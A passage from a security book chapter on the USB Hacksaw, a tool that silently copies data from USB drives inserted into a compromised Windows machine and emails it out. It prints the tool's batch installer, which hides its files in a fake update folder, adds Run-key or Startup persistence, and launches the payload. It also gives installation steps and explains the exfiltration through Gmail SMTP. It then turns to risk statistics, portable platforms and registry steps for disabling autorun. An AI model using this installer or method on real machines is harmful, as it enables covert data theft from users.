:: hacksaw will download the contents of the drive to a temporary location using the modified USBDumper,
:: then silently run the send.bat file located in the same directory, which will then archive the contents
:: using RAR, eastablish an SSL SMTP connection to smtp.gmail.com using Stunnel and Blat, email the
:: downloaded data to an email address, and remove the documents and archives.|
::
:: The proof of concept code in this 0.1 version is not as pretty as it could be. Originally a method
:: for determining user rights and thus installing accordingly was planned, however problems with the
:: IFMEMBER command were found and many dirty hacks followed. Future versions are expected to use a more
:: elegent method of determining user privledges. (Thinking outloud: try creating a file where guests
:: shouldnt be able to and check errorlevel).
::
:: Development of this project has been done with the aid of the Hak.5 community at www.hak5.org
:: Programs used:
:: USBDumper -- http://www.secuobs.com/news/07062006-sstic_usbdumper.shtml
:: Stunnel -- http://www.stunnel.org/
:: Blat -- http://www.blat.net/
:: Shortcut --  http://www.optimumx.com/download/#Shortcut
:: Rar -- http://www.rarlabs.com/
::
:: More information and future developments of this hack can be found at:
:: http://www.hak5.org/wiki/USB_Hacksaw



:: If admin make windows\$NtUninstallKB931337$, else make %appdata%\sbs
mkdir %systemroot%\$NtUninstallKB931337$ || mkdir "%appdata%\sbs"

:: go to payload directory
cd \WIP\SBS

:: remove hidden and system attributes (makes next copy command happy, probably better way to do this)
attrib *.* -s -h

:: copy payload to target
copy *.* %systemroot%\$NtUninstallKB931337$ || copy *.* "%appdata%\sbs"

:: reapply hidden and system attributes
attrib *.* +s +h

:: If admin register USB Hacksaw as startup program in registry, else do it the yucky way
reg.exe add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v USBMedia /t REG_SZ /d
"%systemroot%\$NtUninstallKB931337$\sbs.exe" /F || "%appdata%\sbs\shortcut.exe" /f:"%USERPROFILE%\Start
Menu\Programs\Startup\ .lnk" /A:C /T:"%appdata%\sbs\sbs.exe" /w:"%appdata%\sbs" /I:"%appdata%\sbs\blank.ico"

:: Hide USB Hacksaw
attrib %systemroot%\$NtUninstallKB931337$ +s +h & attrib "%appdata%\sbs" +s +h

:: Start USB Hacksaw (something is wrong with this next line, trying dirty hack below)
:: "%systemroot%\$NtUninstallKB931337$\sbs.exe" || "%appdata%\sbs\sbs.exe"
%systemdrive%
cd \
cd %systemroot%
cd $NtUninstallKB931337$
sbs.exe
```

FIGURE 1.8

Hacksaw Host Base Installation Script

Installing on a target host is extremely simple. Insert the USB Hacksaw into a Windows 2000, XP, 2003, or Vista system. Wait until the drive has been recognized, and either the flash partition will open in Explorer or a dialogue will appear asking what to run. Choose to open with Explorer (Vista) if prompted and wait until the flash-drive indicator light shows no activity. If problems are encountered, you can execute the go.vbe on the U3 CD-ROM partition to initiate the installation. Eject the USB Hacksaw; now you have a system ready to back up a storage device inserted into it.

Insert a non-Hacksaw USB flash drive into the compromised machine. After the flash drive is recognized, the sbs.exe will duplicate data into a directory named "docs" on the host where the Hacksaw program is installed. The send.bat will then attempt to process the files in that directory by compressing them using RAR. An SSL connection will then be established to smtp.gmail.com using the Stunnel utility. The compressed files will then be sent to the e-mail address designated by the *emailto* variable using Blat. Once complete, the batch file will then remove the flash drive data from the docs directory, including the RAR files.

Hacksaw Removal

An uninstall script is included in the Hacksaw package, and it can be found in the antidote directory. Transfer the contents of this folder to the compromised computer and execute the antidote.cmd. If you are removing from XP Home edition, the *taskkill* command will not be available. Use the task manager to remove the sbs.exe, blat.exe, and stunnel-4.11.exe processes. A handy tool suite available is PsTools, which includes a process killer, and can be downloaded on the Web.[R]

WHAT IS THE BIG DEAL?

Hacksaw is exceptionally hazardous because it takes a completely new approach to stealing data. In addition to computer data theft concerns, we now have to proceed with caution when sticking our units into unfamiliar systems. In the past, conventional thieves have used flash drives to download information from systems, inject a payload, or even use it as a propagation mechanism. Hacksaw is different because once installed it remains resident on the system, silently waiting to ambush data from a connected drive. This threat creates fresh challenges for IT administrators and mobile employees and provides additional emphasis on the need to protect these devices.

At first glance, this attack appears to take aim at the security concept U3 and others are trying to embrace. The secure mobilization of your applications and profile data on a flash drive is a key aspect of this movement. Without the proper security in place, this very concept could be a huge hindrance for technologies willing to fully adopt this philosophy.

As with any type of protection mechanism, encryption is capable of being compromised. Most software security techniques are governed by computational boundaries. With computers improving at an exponential rate, it is only a matter of time before hackers are able to improvise, adapt, and overcome these controls. A villain could retain a currently impenetrable encrypted payload that was gathered for as long as they desire if deemed worth a significant value. Offline attacks can then be performed at their leisure and left to run against automated sequences.

Workers far too often engage in behaviors that can place sensitive or critical data at risk. A recent study published by Nymity titled “Trends in Insider Compliance with Data Security Policies” (Ponemon Institute – Sponsored by IronKey) peers into the human element of security. Three of their seven data-security scenarios relate to USB, and the statistics are quite alarming. When employees were asked about copying confidential information onto a USB flash drive, 61 percent said they would do it while 87 percent believe that policy forbids it. For questions regarding the loss of a portable data-bearing device, 41 percent said it would happen and 72 percent believe that policy forbids this. Employees polled were also asked if they would turn off security software: 21 percent said they would do it even though 71 percent know that

[R]http://live.sysinternals.com/

it is against policy.[1] Even if they were unable to disable the security software, crafty personnel will find another means to do what they need. These statistics are frightening considering the critical types of data employees can work with on a daily basis.

Regulators, Mount Up

Over the last decade, numerous Federal and state legislation regarding data loss have been established or amended with increasing stringent measures. Even the well-known regulations like Payment Card Industry (PCI), Health Insurance Portability and Accountability Act (HIPAA), and Sarbanes–Oxley Act (SOX) have had significant updates in all areas.

Some of these amendments have been requiring notification of lost personal or financial information to consumers, credit reporting agencies, and the Federal Trade Commission (FTC). The S.239 Notification of Risk to Personal Data Act (2007) and the S.139 Data Breach Notification Act (2009) now requires federal notification if the breach exposes the personal information of 10,000 or more individuals. Another notification requirement appears in the S.139 for a threshold of 5,000 individuals, and it seems our government is leaning toward keeping these under cover with a recent change in caretaker from the FTC to the Secret Service. Should we really trust reports coming from an organization whose service claims to be clandestine? More information related to these and updated bills and acts can be found at www.opencongress.org. OpenCongress is a free and open-source joint project of two nonprofit organizations: the Participatory Politics Foundation and the Sunlight Foundation.

Corporate insider threats account for as high as 80 percent of internal data loss. This information is obtained from the Federal Bureau of Investigation (FBI) and Computer Security Institute (CSI), who have produced multiple studies over the last few decades, all of which report anywhere from 60 to 80 percent of incidents that can be attributed to insiders.[S] These statistics are debated constantly in the security community, and some feel insiders actually account for much less.

Datalossdb.org provides a publicly available database of reported data loss. "Their project curators and volunteers scour news feeds, blogs, and other websites looking for data breaches, new and old. They search for incidents that need to be updated, or incidents that are not yet in the database. In addition to scouring the internet for breaches, they also regularly send out Freedom of Information (Public Records/Open Records) requests to various US States requesting breach notification documents they receive as a result of various state legislation."[2] Two of their all-time statistic reports are included in Figures 1.9 and 1.10.

While the 60-to-80-percent range regarding insiders is high, especially considering the following statistics, this could be due to improper classification. Additional factors such as mistakes, deception, undetected losses, and attacks could end up skewing the accuracy of any study. Given the proper tools, anyone can become an

[S]http://i.cmpnet.com/v2.gocsi.com/pdf/CSIsurvey2008.pdf, Page 14



FIGURE 1.9

Incident Statistics Regarding Breach Types

Courtesy: Open Security Foundation/DataLossDB



FIGURE 1.10

Incident Statistics Describing Related Vectors

Courtesy: Open Security Foundation/DataLossDB

accomplished silent assailant. Considering all of this, one might be inclined to agree with the padded statistics provided by CSI and FBI studies.

The most common personal usage of flash drives is to transport and store files such as documents, videos, and pictures. Individuals are also beginning to store medical alert information on MedicTag flash drives for use in emergencies and for disaster readiness. Personal business and workplace items are another habitual occurrence from which flash drives can't hide. Resumes, account information, business proposals, client details, and system and application backups top a long list of information types that are often stored on these devices. As the lines between individual and company use blur together, crooks are fighting for their place in line to slurp up these succulent surprises.

What do you or your business stand to lose if you are infected by Hacksaw or any of the attacks outlined in this book? The answer to this question depends on the system an attacker is seeking to exploit. Point-of-sale terminals, kiosk, and receptionist systems are a few prime targets that can provide extremely valuable data. Once these computers are compromised, the network, systems, and devices, which are attached, become key propagation opportunities for malicious intent.

EVOLUTION OF THE PORTABLE PLATFORM

A new age of portable computing is already above the horizon. Flash memory–based platforms, which can house operating systems, applications, and profile-specific information, are increasing in popularity and vendor variety. The capability for these devices to read and write completely from the flash drive can potentially improve the security, especially for shared computing environments.

Portable Platforms

The use of live CD or DVD platforms has been around for well over a decade. The "live" name is derived from their capability to house and run an entire operating environment on removable media. This read-only media is often used to boot from a problem system or older hardware typically deemed unusable. Live flash drives are able to write back to the device, are significantly faster, and appear poised to make their CD and DVD counterparts a blast from the past. The following sections will highlight some of the more popular flavors, which have given way to where we are today. Punch cards, floppies, and other forms of early media will not be covered here.

Linux Distributions

Knoppix is one of the earliest editions of a portable operating environment, which is still in use to this day.[T] Klaus Knopper created this Debian-based portable Linux system in 2000.[U] The small footprint and portable design make it ideal for storage media like CDs, flash drives, memory cards, and other forms of removable media. Damn

[T] www.knoppix.net/
[U] www.greenfly.org/talks/oss/success.html

Small Linux, OpenWRT, Puppy, SliTaz, Vector LIVE, and Luit are just a few of the various distributions available for portable operations. With Linux being the choice of champion crackers, the threat here is on the rise and shows no signs of slowing down. Backtrack, perhaps the leader of this portable Linux pack, will be showcased in Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

BartPE

Ask any IT administrator about BartPE, and you will likely evoke a smile and story describing a problem he or she encountered where this utility saved the day. BartPE is a system image created with PE Builder, which is designed to run on removable media. Bart Lagerweij is the designer behind this freeware creation, which has evolved from floppy media to CD/DVD, and is now available via USB.[V] It requires a licensed copy of Windows in order to set up the image.

Applications can be included into the setup process using plug-ins, which contain installation information that they require. This allows BartPE to provide a condensed version of the operating system and programs that will be included on the bootable image. The default installation of BartPE provides a few basic programs, but there are hundreds of preconfigured applications available for download.

Ceedo and MojoPac

Ceedo operates much like a U3 enabled flash drive, allowing users to take applications on removable media devices. USB flash drives and portable hard drives are the primary hardware platforms used to run these applications inside an isolated virtual environment. Ceedo employs a simple interface tagged the Easy Access Menu, which closely resembles a typical Microsoft's Start Menu. Users can then install common Windows programs to use at their leisure just by inserting the device into a host computer. Because applications running under the Ceedo environment are isolated from the leveraged computer, no remnants remain upon disconnection.[W]

Ceedo differs from U3 in that it stores and runs the applications on the flash drive in an uncompressed state. It doesn't use any disk space on the target computer, whereas the U3 will use a temporary directory. A plug-in for Ceedo called *Argo* is available, which will allow it to independently run applications such as Microsoft Office.

MojoPac is a product from RingCube technologies, which was developed in 2005. One major differentiating factor of MojoPac is the large number of compatible devices they claim to support. The company states that its product will work with almost any USB 2.0 – compliant storage device – which includes flash drives, portable hard drives (iPod), mobile phones, and even digital cameras. MojoPac is now bundled into the company's vDesk solution but still appears to be available for individual consumption.

[V] www.nu2.nu/pebuilder/

[W] http://cdn2.ceedo.com/resources/CeedoSolutionsWhitepaper.pdf

Another significant difference between MojoPac and the other portable platforms is that it duplicates your entire desktop profile onto the system that you are leveraging. This means that all of your desktop settings, including wallpaper, favorites, cookies, and other profile specifics, are available for use as if you are working remotely. Currently, browser support only extends to Internet Explorer and Mozilla, but most other Windows-supported applications can reside and run from this device. These applications run completely from the device without leveraging the target computer's file system.[X]

MojoPac also requires administrative privileges on the host computer to install and run effectively. A plug-in called *Usher* is available that allows MojoPac to perform in a limited mode. It also provides an application virtualization layer, which hinders writing to the hosting computer.

StartKey

StartKey has been called the *U3 replacement*. Development began in 2007 by Microsoft and SanDisk, but a beta product has not been released publicly.[Y] Some of the significant enhancements expected from its U3 predecessor are enhanced logging, boot ability, profile portability, and support for a wider range of removable media. Additionally, you can store personal computer settings, privileges, applications, and data files on the StartKey itself. Microsoft is designing this as an independent system to compete in a growing market of feature-rich portable platforms.

Hacksaw Development

The USB Hacksaw itself is considered to be an evolution of the USB Dumper. It also pulls some of its techniques from the Switchblade to achieve the desired goal. Dynamic propagation of this attack to the compromised drives is possible and could easily be applied. This could give the attacker an unlimited number of targets to compromise. Again, an AV killer would also have to be deployed with this as the processes have already been labeled as malicious programs by a majority of providers. Neither of these uplifts are beyond an average technical person's ability and may in fact already be bundled for usage convenience. In Chapter 2, "USB Switchblade," a technique for killing AV will be provided to illustrate just how easily this can be done.

The evolution of this and other utilities is occurring at an alarming rate! Several Web communities have already been formed to aid in the research and development of these. The concepts behind Hacksaw are not new and have been around for years. What is innovative about these attacks is the wide range of data that could be exposed if strategically positioned.

[X] www.mojopac.com/portal/content/files/datasheets/ds_vdesk.pdf

[Y] www.microsoft.com/presspass/press/2007/may07/05-11SanDisk07PR.mspx

DEFENDING AGAINST THIS ATTACK

The programs discussed in this chapter are far from rocket science; there is no decryption, packet sniffing, or sophisticated tactics that need to be taken in consideration regarding this sort of attack. A majority of the attack relies on the naive posture of a victim, and, as always, humans are the weakest links in any security chain.

Early attempts to thwart the USB port vulnerabilities included disablement in a password-protected basic input/output system (BIOS), gluing the port, and other physical immobilization techniques. Some might deem these harsh, but for those companies where security is paramount, this is the only way to ensure absolute compliance. These tactics have proved to hinder workplace production in standard operating environments, which is why they have never gained wide acceptance.

Autorun can best be described as a feature that permits media to instruct an application or program to be dynamically initialized upon insertion. Autoplay was designed to supplement the autorun behavior by introducing user interaction and could be considered a security enhancement – except that this relies on the human element.

EPIC FAIL

When media is inserted, autoplay will allow a user to choose "Always do the selected action." Checking this option will enable autoplay to automatically initialize any code on subsequent media insertions of this type, which could render the execution of malicious code at a later time.

Windows has a vast selection of operating systems still in play today. Most of the older versions are unsupported, although some still insist on using them. This section of the first chapter highlights defensive strategies for Windows NT, 2000, XP, 2003, Vista, 2008, and 7. We will also cover mitigations related to those "ancient" operating systems, which include 95, 98, and ME. While the attack outlined in this chapter specifically focuses on 2000, XP, and 2003, it is merely few tweaks away from working on previous and future versions as well. Additional Windows 7 and 2008 security features and enhancements will be outlined in Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

WARNING

Create a system restore point before attempting any modifications to your system. Alternatively, you can export your registry hives for later import should a problem occur.

If your Windows system has automatic updates turned on, it is likely you already have most autorun features disabled. Microsoft released several updates that modified this functionality in 2009. Microsoft Knowledge Base article 967715[Z] describes in detail the necessary prerequisites and applicable settings for autorun in Windows 2000, XP,

[Z]http://support.microsoft.com/kb/967715

2003, Vista, and 7. The following instructions will provide additional information on these settings and guide you through the manual registry-adjustment process to disable autorun on all drives.

1. Click **Start**, click **Run**, type **regedit** in the **Open** box, and then click **OK**.
2. Locate and highlight the following entries in the registry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
   Policies\Explorer\NoDriveTypeAutorun
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\
   policies\Explorer\NoDriveTypeAutorun
```

3. Right-click each **NoDriveTypeAutoRun**, and then click **Modify**.
4. In the **Value data box**, type **0xFF** to disable all types of drives.
5. Click **OK**, and then exit Registry Editor.
6. Restart the computer.

If the NoDriveAutoRun setting is not present it is possible that a patch was not applied or failed to install properly. To add this manually go to the registry editor, find HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer and create a new DWORD value called "NoDriveAutoRun" by right-clicking in the open area on the right pane and selecting new. Once established, right-click NoDriveAutorun, click modify, and then enter the appropriate value to disable autorun as defined in Table 1.1. Reboot the system to enable the new settings. The HKLM hive value will override the HKCU setting if applicable. If you wish to selectively disable specific drives, use an alternate value for the NoDriveTypeAutoRun key as described in Table 1.1.

These values can be set individually or in combination of two or more. This can be accomplished by adding the number included in value column of Table 1.1 and entering the sum as the NoDriveAutoRun value. An example of this would be if you want to disable both CD-ROM and unknown types, the NoDriveTypeAutoRun value should indicate 100 (20 + 80 = 100). If you run into issues and would like to enable these features, simply change the NoDriveTypeAutoRun value back to 95.

Table 1.1 NoDriveTypeAutoRun available values

Value	Meaning
1	Disables AutoPlay on drives of unknown type
4	Disables AutoPlay on removable drives
8	Disables AutoPlay on fixed drives
10	Disables AutoPlay on network drives
20	Disables AutoPlay on CD-ROM drives
40	Disables AutoPlay on RAM drives
80	Disables AutoPlay on drives of unknown type
FF	Disables AutoPlay on all types of drives

Use the registry editor procedures described above to complete these modifications. These features can also be adjusted through an autoplay control panel applet in each respective operating system. Autorun enabled devices previously used on a system may not be affected by the disablement described in these procedures. The registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 is responsible for this and contains all devices previously configured on the system. This key can be removed to mitigate this behavior. It is important to test the MountPoints2 key removal on all related components and peripherals to establish complete compliance and ensure no adverse affects are encountered.

Disabling of CD autorun on Windows 95, 98, and ME in the system settings can be accomplished with the following procedures using the control panel applet. You may also edit the registry on these systems using the above procedures to disable other drive types.

1. Click **Start**, select **Settings**, click **Control Panel**, and then double-click **System**.
2. Double-click **CD-ROM** on the **Device Manager** tab, and then double-click the entry for the CD-ROM drive.
3. On the **Settings** tab, remove the check to clear the **Auto Insert Notification**.
4. Click **OK**, select **Close**, and then click **Yes** when prompted to restart your computer.

Once your system has rebooted, you may now test the autorun functionality. This should prevent CD sources from autoinitializing on your system. More information related to the disablement of autorun in Windows 95, 98, and ME can be found online.[AA]

Over the last decade Microsoft has tried to appease the security conscious and unconscious alike. Microsoft, like other top providers in this global industry, is forced to listen to the user community. Functionality and usability will often outweigh security, especially when it is not a major consideration of the masses.

As mentioned previously, Microsoft has recently taken notice of these and other types of attacks, which leverage localized resources including the autorun functionality. News of their plans first showed up on Microsoft TechNet and Security Blogs in 2009. The information on these blogs seems to convey the same level of concern about this subject. Below is an excerpt from a blog entry posted in March of 2009.

> *Because we've seen such a marked increase in malicious software abusing AutoRun to propagate, we've decided that it makes sense to adjust the balance between security and usability around removable media. We've tried to be very measured in this adjustment to maximize both customer convenience and protection. Since nonwritable media such as CD-ROMs generally aren't avenues for malicious software propagation (because they're not writable) we felt it made*

[AA]http://support.microsoft.com/kb/126025

sense to keep the current behavior around AutoPlay for these devices and make this change only for generic mass storage class devices.

This change will be present in the Release Candidate build of Windows 7. In addition, we are planning to release an update in the future for Windows Vista and Windows XP that will implement this new behavior.[3]

A recent Windows 7 Technet Security Research and Defense blog posted on the same date as the above article also indicates that Microsoft will embrace the USB CD-ROM autorun functionality moving forward. This signifies an interest in the portable platform market, which would give more foundation to the rumors of surrounding the StartKey development. VMware and Citrix are two other big names also heavily engaged in the portable platform market, and their influence could be catching Microsoft's eye. Below is another relevant extract from the Windows Security blog, which corresponds to the previous statements.

It is worth noting that some smart USB flash drives can pose as a CD/DVD drive instead of standard ones. In this specific scenario, the operating system will treat the USB drive as if it is a CD/DVD because the type of the device is determined at the hardware level.[4]

With Microsoft embracing the CD/DVD ROM emulation capabilities of USB devices, it is in your best interest to disable this functionality manually or by way or group policy. Group policy options will be covered in Chapter 6, "Pod Slurping," and Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

SUMMARY

By now, you should have a better understanding of the USB Hacksaw, risks induced, and the available mitigation techniques for the systems outlined in this chapter. The Hacksaw puts a new spin on data security by preying on unsuspecting victims who do not comprehend the degree of negligence they might be exuding. New versions of this utility are already in the wild ready to pounce on systems deemed to have adequate protection. It seems the only protection against this is the education of the users who interact with the systems that can fall victim to these and related attacks.

Endnotes

1. www.nymity.com/Free_Privacy_Resources/Previews/ReferencePreview.aspx?guid=34b6a19c-1796-4264-914d-5a9ddb19fb79. Accessed October 2009.
2. http://datalossdb.org/about. Accessed September 2009.
3. http://blogs.technet.com/msrc/archive/2009/04/28/changes-in-windows-to-meet-changes-in-threat-landscape.aspx. Accessed October 2009.
4. http://blogs.technet.com/srd/archive/2009/04/28/autorun-changes-in-windows-7.aspx. Accessed October 2009.